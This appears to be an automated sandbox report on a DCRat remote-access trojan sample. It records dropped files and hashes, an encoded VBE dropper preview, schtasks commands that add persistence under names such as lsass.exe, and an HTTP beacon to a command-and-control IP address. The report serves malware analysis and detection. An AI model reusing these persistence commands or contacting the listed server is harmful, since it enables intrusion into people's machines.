Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\S

C:\Users\user\Pictures\Camera Roll\6203df4a6bafc7	
Process:	C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	675
Entropy (8bit):	5.891310729251569
Encrypted:	false
SSDEEP:	12:DOB1NmPsK15+T3g1O/ezt7yXH9CVQ8pLfLL/0rEPPzPcsVtEPvu2:SDQPj15+T34WeakzL/0IPPzksV8u2
MD5:	B026BC253DC1C8E4F743CD7CD6016E40
SHA1:	C8519D92F0ACDAE6CB9A29DF8CC89AEBDFF7CC22
SHA-256:	B7FC66800295ED68EA4045E6A3F88ECC9C47F4E8FF1B3412EA4F1DFD5FC8BA37
SHA-512:	EB8CE932671F72BC86B358E5EC159276FD78B0360E5007CDEE021C5A9560CADDCA7065C90B4AEA349414F61BC01038319B760D132CAFA38C3E155BDF9E9136A9
Malicious:	false
Preview:	HvqAOYFognqiIZxrZOvyCLkyJ8sVjS9rdIG5goRISt4oQfGjR3ObnJm5K11QqtENn9FAS2Kv6nfTQ6hn2IEqEiDTfLuowAcjorBRaGRZsdeAnToOUOYhoXJF5veHHf85L6pj4QMw1p8kEDqMggUim54Qh5VplJRMeizqoFTEBmp8ZiA1ERkkLaTPCYC84hKsXwFfO9ibMQgAP5185ekUjrBEPjoPDUJeb7kncenFsIY43S9GgDDa7zIquBQpVSY2HCiSVOfa1flaTGL6jis9Qtgmy42bO7tZufx1trvShnjcNsXn0TGxjYlXf6eaWEL3vLqxTTN2xacnKEYGgOl416zV4ZVxMU6dbpqCCkUgGNAJ68MahY4HcRBzVU238Zpcd9LeYWE63Fxn5qY6N5PyayAKn1qrrairihp7xrCLU7OWdY3p56qCK1Cp8A1gpWPdhGFYAbJf2DedknrP7BvvufgreA8w0fg7ruzWTfoewLKGWjEUTmjolesCkX3AcWoXhhvzyU5cWQ8iUaU55odO61VNCww5moBZgwizyPg8qHSUfKrJD8Fy3abqLhxBi90sPiCi1eGqHfhyjBr2Fm2ojNgGV2oQbeZqRjF7HJSi1ZqX2mGKz555HMJBC5M800OmF0h95uu6UUwKgINtweagidjFaD5M6UrBKDS

C:\Users\user\Pictures\Camera Roll\lsass.exe	
Process:	C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1005056

C:\Users\user\Pictures\Camera Roll\lsass.exe	
Entropy (8bit):	6.304363811100068
Encrypted:	false
SSDEEP:	12288:RrC9hUiTQ4XmyclJ83QYQzC76HKtkzWkeQwwcwFWnP4q65Iqn4:ChHlmyb8uonlHQwhn/r+4
MD5:	4E66AE5C311A1AADC1241790C112525F
SHA1:	0E697DE0A696E498897118D193E4EBC854EAD1E2
SHA-256:	08D8DB67DDAE643CE598DC41C4BF56156079461A79CDB2BDB5783EB6FD804B51
SHA-512:	E10C940EB260F9B1BC305A7B0AABA7760806B4712500223D3B9920F800546B44A02D11CE9A16DA17CABD5C986C68F535CD27387A8BD4F01929061FEDFFE6B5B
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....].a.....Z.....n.... ... .@.. ....@..... ...K..... ....H.....text...t.... ....`.sdata...R... ...T.....@....rsrc... ....P.....@..@.reloc.....T.....@..B..... ....

C:\Windows\System32\umdmxfrm\backgroundTaskHost.exe	
Process:	C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1005056
Entropy (8bit):	6.304363811100068
Encrypted:	false
SSDEEP:	12288:RrC9hUiTQ4XmyclJ83QYQzC76HKtkzWkeQwwcwFWnP4q65Iqn4:ChHlmyb8uonlHQwhn/r+4
MD5:	4E66AE5C311A1AADC1241790C112525F
SHA1:	0E697DE0A696E498897118D193E4EBC854EAD1E2
SHA-256:	08D8DB67DDAE643CE598DC41C4BF56156079461A79CDB2BDB5783EB6FD804B51
SHA-512:	E10C940EB260F9B1BC305A7B0AABA7760806B4712500223D3B9920F800546B44A02D11CE9A16DA17CABD5C986C68F535CD27387A8BD4F01929061FEDFFE6B5B
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....].a.....Z.....n.... ... .@.. ....@..... ...K..... ....H.....text...t.... ....`.sdata...R... ...T.....@....rsrc... ....P.....@..@.reloc.....T.....@..B..... ....

C:\Windows\System32\umdmxfrm\eddb19405b7ce1	
Process:	C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	669
Entropy (8bit):	5.898005341738037
Encrypted:	false
SSDEEP:	12:DBYJ1n7P/N5PX3OB3f/TaTFYNejCf8SfSiiJfmVC75kKWrFW4gsFWbpy8ZxNG:6J1n7t5P83zaTUfxf/iJS3rw4gs58ZHG
MD5:	C4F153DB69F9163AE21EE298A7A17987
SHA1:	D67E6B1131FBEEE20B1B50FB4DEA50323E113497
SHA-256:	88080CAE6BB969A00918DA20FE8EEE690E508406E002AF17DF3E763F693D3592
SHA-512:	E66F992F8633B533D8B6FDFB90F4CC0E69860B1E136356C1276C1CCE0E497BF4856D56F3F5A25F826921A3E9FF98511444B9BFB6E7E178A5E1D1F52D2CFF1929
Malicious:	false
Preview:	OQMktyBujuHUaW9uDSN9x3rAb7Km60gU7SRvKf1S58QINDRkTlFgUz2VjLJwoZytOxXHEOkia4DzmixXpjSUv9AIa6M9VFngKh4ZqKfFBgGZvCsAXvGFGd8O xOrIBkMURhoEoYrfENSO3kXXOLmj9iZqjplbcXDbTvINYnW8ElA3LtVM1T408mVsI8f8xPCrK14HcJ9kznfYhgfzUYjIdMcqaZFZIXLyiTsUyNtsUTBVH7KmdqnYp3N7YO rDDjbbcqzOxLAHo1yJLHjdPd6ctwJoFv5kfqou2j2aH5ySpgtyFEvRoOxkn9rphLIBPZm7MDRlOIVToowNCUjA9o6R3DH22N36xxCP4wlBxKCg2d68MenMlHCldUEJ5YtB OZg1lhTQthNzmZYZHJqXjqUpubwjrcGZaARc7FXpLWdE4N9D6oBwrVbhF0GKvtiQbxYII5cCvBMNNQvhcsmCaTrEitXG8N4bxMnGyX5AM9AqJOUyFirCGg0H FTCYhVDiGuZBnotExm0bSB4UZjBZf1URWfAeVgd05cjZySLbznPepYyEZs98UoDPZIpHnOtQJ9f0bffGXkk1m0l7r6FmgegRYU9qnExk48Vq37n3M3luDLmjgrZrJGuocO bGfycSw97ne5EuSLan3wNNraK6pGayOrNofhXXb

C:\refhostperfdllCommon\mbuli7h5qN.vbe	
Process:	C:\Users\user\Desktop\9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe
File Type:	data
Category:	dropped
Size (bytes):	203
Entropy (8bit):	5.773879727999392
Encrypted:	false
SSDEEP:	6:GFt2wqK+NkLzWbHK/818nZNDd3RL1wQJR80zSQbs:GFt7MCzWLKG4d3XBJ20+R
MD5:	757B50FD5D788BA7E256A3E77451C547

C:\refhostperfdllCommon\mbuli7h5qN.vbe	
SHA1:	1FCBE9134894A2332A01ADF3AD8A81E568280DEC
SHA-256:	BCBB7284A180E1EF6153FAFADBD097F3A0D11B52DB126B0C2825D5151EC6A551
SHA-512:	A31A7D22B39F636F59D8755D18E84FF4F900A7B7505F7116585288 76E4D7E9655774FBCA15E4861FDB2479F7BDA5575FB24476CAEF76B4187E56D0A74371C01D
Malicious:	false
Preview:	#@~^sgAAAA==j.Y~q/4?t.V^~',Z.+mYn6(L+1O`r.?1.rwDRUtnVsE*@#@&.U^DbwO UV+n2vvT!Zb@#@&j.Y,./4?4nV^PxP;DnCD+r(%+1Y`r.jmMkaY ?4n^VE#@#@ &.ktj4.VV]!x~J;IJDn6tK/Ya+MWN^V/Ws:GUJD?ofXaR4mOE~,!BPWlsd.IzkAAA==^#~@.

C:\refhostperfdllCommon\rSX3yp.bat	
Process:	C:\Users\user\Desktop\9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	63
Entropy (8bit):	4.093612709800596
Encrypted:	false
SSDEEP:	3:I5QDVqXD/l2ARKWqXD/lcWWTTbAH:IO0N0NnyAH
MD5:	C6324E617643334D666C56C7C5512F67
SHA1:	EB4ED012A1147A1B3B464E88FB7ABA700C73EAD2
SHA-256:	38D60AD4DB38391E6FAEEE019BEFA3D2F72BE82B212244671354BD9BFBD372EE
SHA-512:	7FC8A7AE91396CDBB270E69B25ED50DF1B7178B6B5EE1042BB6CFA3BABE1599113A64B3BDE10DDA8DFA2B9A537FE17F527989730F9E9ECB1A0E45B74F5DB642F
Malicious:	false
Preview:	"C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe"

C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe	
Process:	C:\Users\user\Desktop\9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1005056
Entropy (8bit):	6.304363811100068
Encrypted:	false
SSDEEP:	12288:RrC9hUiTQ4XmycIJ83QYQzC76HKtkzWkeQwwcwFWnP4q65Iqn4:ChHlmyb8uonlHQwhn/r+4
MD5:	4E66AE5C311A1AADC1241790C112525F
SHA1:	0E697DE0A696E498897118D193E4EBC854EAD1E2
SHA-256:	08D8DB67DDAE643CE598DC41C4BF56156079461A79CDB2BDB5783EB6FD804B51
SHA-512:	E10C940EB260F9B1BC305A7B0AABA7760806B4712500223D3B9920F800546B44A02D11CE9A16DA17CABD5C986C68F535CD27387A8BD4F01929061FEDFFE6B5B
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....].a.....Z.....n.... ... .@.. ....@..... ...K..... ....H.....text...t.... ....`.sdata...R... ...T.....@....rsrc... ....P.....@..@.reloc.....T.....@..B..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.496971119283181
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe
File size:	1322142
MD5:	a4d367f98a1fa3e594af0875379bda39
SHA1:	a82d6bafcc260138eb11b4a511ff6f3e80441ce3
SHA256:	9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b8f3040eb8f3d29ef149

General

SHA512:	94deb8455db4863909dfccb33f7ceb128ff6a041c6e36d04d679df74fa0506443466ada3f3c13352d665e54d0440b2f086a8a599e7db914bc5e54df08f6ba547
SSDEEP:	24576:U2G/nvxW3Ww0tbhHlmyb8uonlHQwhn/r+47:UbA30dH36+yn/a4
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b`..&...&...&.....h.+.....j.....k.>.....^.$...._..0...._..5...._...../y.,.../y..#...&...*...._....._..'...._f.'...._..'..

File Icon

Icon Hash:	d49494d6c88ecec2

Static PE Info

General

Entrypoint:	0x41ec40
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	GUARD_CF, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FC684D7 [Tue Dec 1 18:00:55 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	fcf1390e9ce472c7270447fc5c61a0c1

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x310ea	0x31200	False	0.583959526081	data	6.70807539634	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x33000	0xa612	0xa800	False	0.452845982143	data	5.22174270925	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x3e000	0x23728	0x1000	False	0.36767578125	data	3.70881866699	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.didat	0x62000	0x188	0x200	False	0.4453125	data	3.2982538068	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x63000	0xdfd0	0xe000	False	0.637032645089	data	6.63675064042	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x71000	0x2268	0x2400	False	0.768120659722	data	6.55486201017	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 47.254.235.229

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49780	47.254.235.229	80	C:\Users\user\Pictures\Camera Roll\lsass.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 19:15:29.795423985 CET	1519	OUT	GET /7/Universal/HttpFlower1Track/BigloadpacketCdn/localSecure/eternalPipebigloadsqldownloads.php?8QZesf4BjPtJwMxRC1=1cEHj6AVuwEa1lJXnITm&E9EC=WXKg&p6jKF4I=isJKPez2imzKItPhxc9FejmLNj&ad86a6d64cd9a9c991d6459f2f76c879=2c265b3bebbb4f72fb0a4abcd42fd52d&7ff5ed2a3db2907b96c3c5c975e1934b=wYiFDMykTM1ATZzUGZhVGN2cjYlFmM0YzNwEGMjNGMiRzYhJDZ1IzM&8QZesf4BjPtJwMxRC1=1cEHj6AVuwEa1lJXnITm&E9EC=WXKg&p6jKF4I=isJKPez2imzKItPhxc9FejmLNj HTTP/1.1 Accept: */* Content-Type: text/css User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0 Host: 47.254.235.229 Connection: Keep-Alive

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe PID: 6580
Parent PID: 4112

General

Start time:	19:14:34
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\9bdcc933d0c04da1fa41ba915c460d9fa573e4bc5814b.exe"
Imagebase:	0x1000000
File size:	1322142 bytes
MD5 hash:	A4D367F98A1FA3E594AF0875379BDA39
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: wscript.exe PID: 6628 Parent PID: 6580

General

Start time:	19:14:36
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WScript.exe" "C:\refhostperfdllCommon\mbuli7h5qN.vbe"
Imagebase:	0x10000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 5360 Parent PID: 6628

General

Start time:	19:14:43
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\refhostperfdllCommon\rSX3yp.bat" "
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5332 Parent PID: 5360

General

Start time:	19:14:44
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: refhostperfdllCommonsessionnetsvc.exe PID: 744 Parent PID: 5360

General

Start time:	19:14:44
Start date:	14/01/2022
Path:	C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe
Wow64 process (32bit):	false
Commandline:	C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe
Imagebase:	0xda0000
File size:	1005056 bytes
MD5 hash:	4E66AE5C311A1AADC1241790C112525F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 00000007.00000002.713915438.0000000013171000.00000004.00000001.sdmp, Author: Joe Security • Rule: SUSP_Double_Base64_Encoded_Executable, Description: Detects an executable that has been encoded with base64 twice, Source: 00000007.00000002.714469777.0000000013283000.00000004.00000001.sdmp, Author: Florian Roth
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: schtasks.exe PID: 2572 Parent PID: 5060

General

Start time:	19:14:51
Start date:	14/01/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "wjIuhVBtfHXnMCZlWDoj" /sc ONLOGON /tr "'C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe'" /rl HIGHEST /f
Imagebase:	0x7ff7e8c30000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: wjIuhVBtfHXnMCZlWDoj.exe PID: 6632 Parent PID: 968

General

Start time:	19:14:52
Start date:	14/01/2022
Path:	C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe
Wow64 process (32bit):	false
Commandline:	C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe
Imagebase:	0x2b0000
File size:	1005056 bytes
MD5 hash:	4E66AE5C311A1AADC1241790C112525F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 0000000A.00000002.727189288.0000000012551000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: schtasks.exe PID: 6560 Parent PID: 5060

General

Start time:	19:14:52

Start date:	14/01/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "backgroundTaskHost" /sc ONLOGON /tr "'C:\Windows\System32\umdmxfrm\backgroundTaskHost.exe'" /rl HIGHEST /f
Imagebase:	0x7ff7e8c30000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6276 Parent PID: 5060

General

Start time:	19:14:53
Start date:	14/01/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "lsass" /sc ONLOGON /tr "'C:\Documents and Settings\user\Pictures\Camera Roll\lsass.exe'" /rl HIGHEST /f
Imagebase:	0x7ff7e8c30000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: refhostperfdllCommonsessionnetsvc.exe PID: 5292 Parent PID: 744

General

Start time:	19:14:55
Start date:	14/01/2022
Path:	C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe
Wow64 process (32bit):	false
Commandline:	"C:\refhostperfdllCommon\refhostperfdllCommonsessionnetsvc.exe"
Imagebase:	0x980000
File size:	1005056 bytes
MD5 hash:	4E66AE5C311A1AADC1241790C112525F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 0000000D.00000002.732824643.0000000012DE1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: lsass.exe PID: 2936 Parent PID: 968

General

Start time:	19:14:55
Start date:	14/01/2022
Path:	C:\Users\user\Pictures\Camera Roll\lsass.exe
Wow64 process (32bit):	false
Commandline:	C:\Documents and Settings\user\Pictures\Camera Roll\lsass.exe
Imagebase:	0x7c0000
File size:	1005056 bytes
MD5 hash:	4E66AE5C311A1AADC1241790C112525F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 0000000F.00000002.743281064.0000000012CB1000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: wjIuhVBtfHXnMCZlWDoj.exe PID: 1744 Parent PID: 3424

General

Start time:	19:15:05
Start date:	14/01/2022
Path:	C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe
Wow64 process (32bit):	false
Commandline:	"C:\Recovery\wjIuhVBtfHXnMCZlWDoj.exe"
Imagebase:	0x30000
File size:	1005056 bytes
MD5 hash:	4E66AE5C311A1AADC1241790C112525F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 00000012.00000002.753888327.0000000012461000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: lsass.exe PID: 1680 Parent PID: 3424

General

Start time:	19:15:21
Start date:	14/01/2022
Path:	C:\Users\user\Pictures\Camera Roll\lsass.exe
Wow64 process (32bit):	false
Commandline:	"C:\Documents and Settings\user\Pictures\Camera Roll\lsass.exe"
Imagebase:	0xb00000
File size:	1005056 bytes
MD5 hash:	4E66AE5C311A1AADC1241790C112525F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_DCRat_1, Description: Yara detected DCRat, Source: 00000014.00000002.935822946.0000000012FB1000.00000004.00000001.sdmp, Author: Joe Security • Rule: SUSP_Double_Base64_Encoded_Executable, Description: Detects an executable that has been encoded with base64 twice, Source: 00000014.00000002.935944649.0000000013028000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Disassembly

Code Analysis